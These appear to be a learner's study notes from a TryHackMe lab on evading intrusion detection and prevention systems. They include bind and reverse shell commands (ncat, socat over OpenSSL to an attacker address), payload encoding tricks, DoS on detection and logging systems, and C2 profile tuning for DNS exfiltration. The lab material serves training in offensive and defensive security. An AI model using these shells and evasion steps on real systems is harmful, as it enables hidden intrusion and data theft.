
1
2
3
4

- Now, we know for sure that the port 22 and 8080 is open.
- Why does the IPS disambiguates the result of the scan with the "-sV" option?
- Because the open port 22 will send its banner to the sender if it is open and an error message if it is closed.
- Remember that there is an implication of trust on the users inside the network in which the IPS is implemented so any outbound connection may NOT be blocked like "banner sending" like this one from port 22 to the AttackBox.
Evasion via Payload Manipulation
-
Evasion via payload manipulation includes:
1
2
3

  - Obfuscating and encoding the payload
  - Encrypting the communication channel
  - Modifying the shellcode

Obfuscate and Encode the Payload
- Because the IDS
rules(signature-based) are very specific, you can make minor changes to avoid detection. The changes include adding extra bytes, obfuscate the attack data, and encrypting the communication.
-
Consider the command
ncat -lvnp 1234 -e /bin/bash1 2 3 4 5
- ncat will listen on TCP port 1234 and connect any incoming connection to the Bash shell. - There are a few common transformations such as - Base64 - URL Encoding - Unicode Escape sequence - that you can apply to your command to avoid triggering IPS/IDS signatures.
Encode to Base64 format

- You can use one of the many online tools that encode your input to Base64.
- Alternatively, you can use
base64commonly found on Linux systems.
$ cat input.txt $ base64 input.txt
URL Encoding
- URL encoding converts certain characters to the form
%HH, where HH is the hexadecimal ASCII representation. - English letters, period, dash and underscore are NOT affected.
Reference:
https://datatracker.ietf.org/doc/html/rfc3986#section-2.4- One utility that you can easily install on your Linux system is
urlencode. - Alternatively, you can either use an online service or search for similar utilities on MS Windows and MacOS.
- To follow along on the AttackBox,
Install urlencode by running the command apt install gridsite-clients:
1
2

pentester@TryHackMe$ urlencode ncat -lvnp 1234 -e /bin/bash
ncat%20-lvnp%201234%20-e%20%2Fbin%2Fbash
-
ncat -lvnp 1234 -e /bin/bashbecomesncat%20-lvnp%201234%20-e%20%2Fbin%2Fbashafter URL encoding. - Depending what the IDS/IPS signature is matching, URL encoding might help evade detection.
Use Escaped Unicode
- Some apps will still process your input and execute it properly if you use escaped Unicode.
- There are multiple ways to use escaped Unicode depending on the system processing the input string.
Using Cyberchef to configure the Escape Unicode characters recipe:
1
2
3
4

1. Search for "Escape Unicode Characters"
2. Drag it to the "Recipe" column
3. Ensure you a check-mark near "Encode all chars" with a prefix of "\u".
4. Ensure you have a check-mark near "Uppercase hex" with a padding of 4.

$ ncat -lvnp 1234 -e /binbash
Encoded version:
\u006E\u0063\u0061\u0074\u0020\u002D\u006C\u0076\u006E\u0070\u0020\u0031\u0032\u0033\u0034\u0020\u002D\u0065\u0020\u002F\u0062\u0069\u006E\u002F\u0062\u0061\u0073\u0068
- It is clearly a drastic transformation that would help you evade detection, assuming the target system will interpret it correctly and execute it.
Encrypt the Communication Channel
- Because an IDS/IPS won’t inspect encrypted data, an attacker can take advantage of encryption to evade detection.
Unlike encoding, encryption requires an
encryption key.- One direct approach is to create the necessary encryption key on the attacker’s system and set
socatto use the encryption key to enforce encryption as it listens for incoming connections. -
An
encrypted reverse shellcan be carries out in three steps:1 2 3
1. Create a key 2. Listen on the Attacker's machine. 3. Connect to the attacker's machine.
1. Create an encryption key using OpenSSL:
- Firstly, on the AttackBox or any Linux system, we can create the key using
openssl.
$ openssl req -x509 -newkey rsa:4096 -days 365 -subj '/CN=www.redteam.thm/O=Red Team THM/C=UK' -nodes -keyout thm-reverse.key -out thm-reverse.crt
1
2
3
4
5
6
7
8
9

Breakdown:
- "req" : indicates that this is a certificate signing request. Obviously, we won't submit our certificate for signing.
- "x509": specifies that we want an "X.509" certificate. Binds an identity to a public key using a digital signature
- "-newkey rsa:4096" : creates a new certificate request and a new private key using RSA, with the key size beign 4096 bits. (You can use other options for RSA key size, such as "-newkey rsa:2048")
- "-days 365" : shows that the validity of our certificate will be one year.
- "-subj" : sets data, such as organization and country, via the command-line.
- "-nodes" : simplifies our command and does not encrypt the private key.
- "-keyout PRIVATE_KEY" : specifies the filename where we want to save our private key.
- "-out CERTIFICATE" : specifies the filename to which we want to write the certificate request.
-
What it return:
1
2

  - thm-reverse.key
  - thm-reverse.crt
- The Privacy Enhanced Mail (PEM)
.pemfile requires the concatenation of the private key.keyand the certificate.crtfiles. - We can use
catto create our PEM file from the two files that we have just created:
1

$ cat thm-reverse.key thm-reverse.crt > thm-reverse.pem
2. Secondly, with the PEM file ready, we can start listening while using the key for encrypting the communication with the client:
1

$ socat -d -d OPENSSL-LISTEN:4443,cert=thm-reverse.pem,verify=0,fork STDOUT
-
If you are not familiar with
socat, the options that we used are:1 2 3 4 5
- "-d -d" : provides some debugging data (fatal, error, warning, and notice messages) - "OPENSSL-LISTEN:<PORT_NUM>" : indicates that the connection will be encrypted using OPENSSL. - "cert=<PEM_FILE>" : provides the PEM file (certificate and private key) to establish the encrypted connection. - "verify=0" : disables checking peer's certificate. - "fork" : creates a sub-process to handle each new connection.
3. Thirdly, on the victim system, beacon out to the listener:
1

$ socat OPENSSL:10.20.30.1:4443,verify=0 EXEC:/bin/bash
Demonstration:
From the Attacker's machine:
$ openssl req -x509 -newkey rsa:4096 -days 365 -subj '/CN=www.redteam.thm/O=Red Team THM/C=UK' -nodes -keyout thm-reverse.key -out thm-reverse.crt
$ socat -d -d OPENSSL-LISTEN:4443,cert=thm-reverse.pem,verify=0,fork STDOUT

From the Victim's machine:
1

pentester@target$ socat OPENSSL:10.10.222.189:4443,verify=0 EXEC:/bin/bash
Running 'cat /etc/passwd' on the Attacker's machine:
1
2
3
4
5
6
7

pentester@TryHackMe$ socat -d -d OPENSSL-LISTEN:4443,cert=thm-reverse.pem,verify=0,fork STDOUT
[...]
2022/02/24 15:54:28 socat[7620] N starting data transfer loop with FDs [7,7] and [1,1]

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
[...]
- However if the IDS/IPS inspects the traffic, all the packet data will be encrypted.
- In other words, the IPS will be completely oblivious to exchange traffic and commands such as “
cat /etc/passwd”. - The screenshot below shows how things appear on the wire when captured using Wireshark.
- The highlighted packet contains
cat /etc/passwd; however, it is encrypted.

- As you can tell, it is NOT possible to make sense of the commands or data being exchanged.
- To better see the value of the added layer of encryption, we wil compare this with an equivalent
socatconnection that does NOT use encryption:
1. On the Attacker’s system, we run :
1

	$ socat -d -d TCP-LISTEN:4443,fork STDOUT
2. On the victim’s machine, we run :
1

	$ socat TCP:10.10.222.189:4443 EXEC:/bin/bash
3. Back on the attacker’s system, we type cat /etc/passwd and hit Enter/Return.

- Because no encryption was used, capturing the traffic exchanged between the two systems will expose the commands, and the traffic exchanged.
- In the following screenshot, we can see the command sent by the attacker.

- Furthermore, it is a trivial task to follow the TCP stream as it is in cleartext and learn everything exchanged between the attacker and the target system.
- The screenshot below uses the “
Follow TCP Stream” option from Wireshark:
Modify the Data
- Consider the simple case where you want to use Ncat to create a bind shell.
- The following command
ncat -lvnp 1234 -e /bin/bashtellsncatto listen on TCP port 1234 and bind Bash shell to it.
Defender's Perspective:
- If you want to detect packets containing such commands, you need to think of something specific to match the signature but NOT too specific.
IDS/IPS Evasion Case studies:
Case 1 - changing order of flags: Scanning forncat -lvnpcan be easily evaded by changing theorder of the flags.-
Case 2 - utilizing white spaces: On the other hand, inspecting the payload for “ncat -” can be evaded by adding an extra white space, such as “ncat -” which would still run correctly on the target system. -
Case 3 - Usage of different commands with the same functionality: If the IDS is looking forncatin general, then simple changes to the original command won’t evade detection.1 2
- We need to consider more sophisticated approaches depending on the target system/application. - One option would be to*** use a different command*** such as `nc` or `socat`.
-
Case 4 - Using different Encoding: Alternatively, you can consider a different encoding if the target system can process it properly.

Evasion via Route Manipulation
-
Evasion via route manipulation includes:
1
2

  - Relying on source routing
  - Using Proxy servers
Relying on Source Routing
- In many cases, you can use source routing to fource the packets to use a certain route to reach their destination.
- NMAP provides this feature using the option
--ip-options. NMAP offers
looseandstrict routing:-
Loose Routing : specified using
L. Example:1
- "--ip-tions "L 10.10.10.50 10.10.50.250"
requests that your scan packets are routed through the two provided IP addresses.
-
Strict Routing : specified using
S. It requires you to set every hop between your system and the target host.1 2
- Example: --ip-options "S 10.10.10.1 10.10.20.2 10.10.30.3"
- specifies that the packets go via these
three hopsbefore reaching the target host.
Question: Why would I want to re-route the packets? Is it because the IPS has block OUR Attacker’s IP address as the first hop?
Using Proxy Servers
- The use of proxy servers can help hide your source.
- Nmap offers the option
--proxiesthat takes a list of a comma-separated list of proxy URLs. - Each URL should be expressed in the format
proto://host:port. - Valid protocols are
HTTPandSOCKS4; moreover, authentication is NOT currently supported.
Example:
- Instead of running
nmap -sS 10.10.90.134, you would edit your NMAP command to something like
1

$ nmap -sS HTTP://PROXY_HOST1:8080,SOCKS4://PROXY_HOST2:4153 10.10.90.134
1

- It hops to 2 machines before reaching the target?
- This way, you would make your scan go through
HTTPproxy host1, thenSOCKS4proxy host2, before reaching your target. -
It is important to note that finding a reliable proxy requires some trial and error before you can rely on it to hide your Nmap scan source.
1

  - Goal: To hide NMAP scan source. (Or use Proxychains, same concept as using the ones above.)
- If you use your web browser to connect to the target, it would be a simple task to pass your traffic via a proxy server.
- Other network tools usually provide their own proxy settings that you can use to hide your traffic source.
Evasion via Tactical DoS

Evasion via Tactical Dos includes:
1
2

	- Launching denial of service against the IDS/IPS
	- Launching denial of service agains the logging server
- An IDS/IPS requires a high processing power as the number of rules grows and the network traffic volume increases.
- Moreover, especially in the case of the IDS, the primary response is logging
traffic information matchin the signature. -
Consequently you might find it beneficial if you can:
1
2

  1. Create a huge amount of benign traffic that would simply overload the proocessing capacity of the IDS/IPS.
  2. Create a massive amount of not-malicious traffic that would still make it to the logs. This action would congest the communication channel with the logging server or exceed its disk writing capacity.
- It is also worth noting that the target of your attack can be the IDS OPERATOR.
- By causing a vvast number of false positives, you can cause operator fatigue against your “adversary”.
C2 and IDS/IPS Evasion
- Pentesting frameworks, such as Cobalt Strike and Empire, offer malleable C2 profiles.
- These profiles allow various fine-tuning to evade IDS/IPS systems.
- If you are using such a framework, it is worth creating a custom profile instead of relying on a default one.
-
Example variables you can control include the following:
1
2
3
4
5

  - "User-Agent" : the tool or framework you are using can expose you via its default-set user-agent. Hence, it is always important to set the user-agent to something innocuous and test to confirm your settings.
  - "Sleep Time" : the sleep time allows you to control the callback interval between beacon check-ins. In other words, you can control how often the infected system will attempt to connect to the control system.
  - "Jitter" : This variable lets you add some randomness to the sleep time, specified by the jitter percentage. A jitter of 30% results in a sleep time of +-30% to further evade detection.
  - "SSL Certificate" : using your authentic-looking SSL certificate will significantly improve your chances of evading detection. It is a very worthy investment of time.
  - "DNS Beacon" : consider the case where you are using DNS protocol to exfiltrate data. You can fine-tune DNS beacons by setting the DNS servers and the hostname in the DNS query. The hostname will be holding the exfiltrated data.
Next Gen Security
Next-Generation Network IPS (NGNIPS) has the following five characteristics according to Gartner:
- Standard first-generation IPS capabilities: A next-generation network IPS should achieve what a traditional network IPS can do.
- Application awareness and full-stack visibility: Identify traffic from various applications and enforce the network security policy. An NGNIPS must be able to understand up to the application layer.
- Context-awareness: Use information from sources outside of the IPS to aid in blocking decisions.
- Content awareness: Able to inspect and classify files, such as executable programs and documents, in inbound and outbound traffic.
- Agile engine: Support upgrade paths to benefit from new information feeds.
Because a Next-Generation Firewall (NGFW) provides the same functionality as an IPS, it seems that the term NGNIPS is losing popularity for the sake of NGFW. You can read more about NGFW in the Red Team Firewalls room.
Summary
In this room, we covered IDS and IPS types based on installation location and detection engine. We also considered Snort 2 rules as an example of how IDS rules are triggered. To evade detection, one needs to gather as much information as possible about the deployed devices and experiment with different techniques. In other words, trial and error might be inevitable unless one has complete knowledge of the security devices and their configuration.
Using Command and Control (C2) frameworks provides their contribution to IPS evasion via controlling the shape of the traffic to make it as innocuous as it can get. C2 profiles are a critical feature that one should learn to master if they use any C2 framework that supports malleable profiles.